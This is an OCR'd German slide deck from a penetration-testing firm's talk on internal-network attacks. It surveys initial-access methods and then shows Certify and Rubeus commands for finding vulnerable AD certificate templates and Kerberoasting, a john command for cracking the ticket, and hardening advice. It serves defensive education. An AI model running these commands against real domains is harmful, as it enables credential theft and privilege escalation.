hackner

Assume Breach

Angriff im internen Netzwerk

Hackner Security Intelligence GmbH
Franz-Josefs-Kai 27/3b
1010 Wien


16. November 2023
Version: 1.0
Klassifizierung: Öffentlich

Vortragender

Stefan Peherstorfer, MSc
Manager Offensive Security
s.peherstorfer@hackner-security.com

Agenda

- **#1: Initial Access** - Zugriff aufs interne Netzwerk
- **#2: Assume Breach** - Angreifer im internen Netzwerk
- **#3: Häufige Schwachstellen** im internen Netzwerk



Initial Access

Zugriff aufs interne Netzwerk

Initial Access

IT Security	Bruteforce	Klassisches Bruteforce	RDP, VPN, SSH, ...	
			Passwortlisten	
		Password Spraying	Leaked Credentials	
			Rainbow Tables	
	Exploiting	Anfällige (Web)-Anwendung	0-Day	
		Anfälliger Service	N-Day	
		Anfällige Client Software	Konfigurationsproblem	
	Phishing	Email	Anhänge	.zip .iso .html .docx .xlsx .lnk .vbs .js
				HTML Smuggling
		SMS	Links	Credential Phishing
		Social Media (MS Teams, WhatsApp)		MFA Phishing
Social Engeneering		Voice Phishing	Deep Fakes	Sender Spoofing

Quelle / Inspiration: https://www.itsa365.de/de-de/a
events/2023/
Itsa-at-home/stream-i/itsa-at-home-session-mi-nex


Initial Access

Social Engeneering	Physischer Zutritt	Piggy Packing	Pre-Texting
		Nett Fragen :)	Autorität
			Dringlichkeit
	Media Dropping	USB-Dropping, QR-Code, CD,...	Knappheit
		USB-Device-Emulation	Vertrautheit, ...
Physical Security	Zerstörungsfrei	Unversprerrte Türen / Gekippte Fenster	Lockpicking
		Physical Bypass	Schlüsselkopie
		Schlossöffnung	Impressionierung
		Angriffe auf Alarm-/Videosysteme	Replay-Angriffe
		RFID Card Angriffe	Card Cloning
	Zerstörend		

#2

Assume Breach

Angreifer im internen Netzwerk



Assume Breach

- **Annahme:** irgendwann kommt eine angreifende Person ins interne Netzwerk
- **Ausgangspunkt:** internes Netzwerk
- **Assessment Varianten:**
  - **Interner Penetration Test**
  - **Teil eines Red Team Assessments**
- **Ziel:** Defence-in-Depth

#3

Häufige Schwachstellen

Im internen Netzwerk

Active Directory Certificate Services

- **Certified Pre-Owned - Abusing Active Directory Certificate Services [1]**
- **Autoren:** Will Schroeder und Lee Christensen
- **Veröffentlichung:** Juni 2021
- **ESC1 - ESC8:** Domain Escalation

[1] https://www.specterops.io/assets/resources/Certified_Pre-Owned.pdf

Active Directory Certificate Services

- **Anfällige Konfigurationen können einfach geprüft werden**
- **https://github.com/GhostPack/Certify**

```
C:\Tools> Certify.exe find /vulnerable

[!] Vulnerable Certificates Templates:

    CA Name                               : dc-2.dev.cyberbotic.io
    [...]
```

- **PingCastle: https://www.pingcastle.com/**

Active Directory Certificate Services

```
[!] Vulnerable Certificates Templates :

    CA Name                               : dc-2.dev.cyberbotic.io\sub-ca
    Template Name                         : CustomUser
    [...]
    msPKI-Certificate-Name-Flag           : ENROLLEE_SUPPLIES_SUBJECT
    Authorized Signatures Required        : 0
    pkiextendedkeyusage                   : Client Authentication, ...
    mspki-certificate-application-policy  : Client Authentication, ...
    Permissions
      Enrollment Permissions
        Enrollment Rights                 : CYBER\Domain Admins
                                            CYBER\Domain Users
                                            CYBER\Enterprise Admins
                                            DEV\Domain Users
    [...]
```

Kerberoasting / Schwache Passwörter

- https://github.com/GhostPack/Rubeus

```
C:\Tools> Rubeus.exe kerberoast /simple /nowrap

[*] Total kerberoastable users : 3

$krb5tgs$23$*mssql_svc$dev.cyberbotic.io$MSSQLSvc/sql-
2.dev.cyberbotic.io:1433@dev.cyberbotic.io*$122A4848378D3CFFEF922BDEA
[...]
087AAC4C2
```

- **PingCastle:** https://www.pingcastle.com/

Kerberoasting / Schwache Passwörter

Crack the Hash:

```
$ john --format=krb5tgs --wordlist=wordlist mssql_svc
Cyberb0tic       (mssql_svc$dev.cyberbotic.io)
```

Highlights 2023:

- **Vorname**
- **admin**
- **123456789**
- **Username = Password**

Kerberoasting / Schwache Passwörter


- Lange und komplexe Passwörter für Dienstkonten
- Aktivierung der AES Kerberos-Verschlüsselung anstelle von RC4
- Least-Privilege-Prinzip für Dienstkonten
- Managed Service Accounts
- Monitoring / Alerting

File Shares

Highlights 2023:

- **Scripte mit Benutzername und Passwort**
- **Domain Controller Backups**
- **Vertrauliche Daten für alle lesbar**
- **Schreibbare Startup-Scripte**
- **Schreibbares wwwroot-Verzeichnis**

PowerHuntShares



Quelle: https://github.com/NetSPI/Powerhuntshares

Summary

- Möglichkeit echte Angriffe durchzuspielen
- Security Best-Practice
- Härtung im internen Netzwerk - Defence-in-Depth

Vielen Dank!

hackner

Unsere Services fordern Ihr Sicherheitssystem heraus.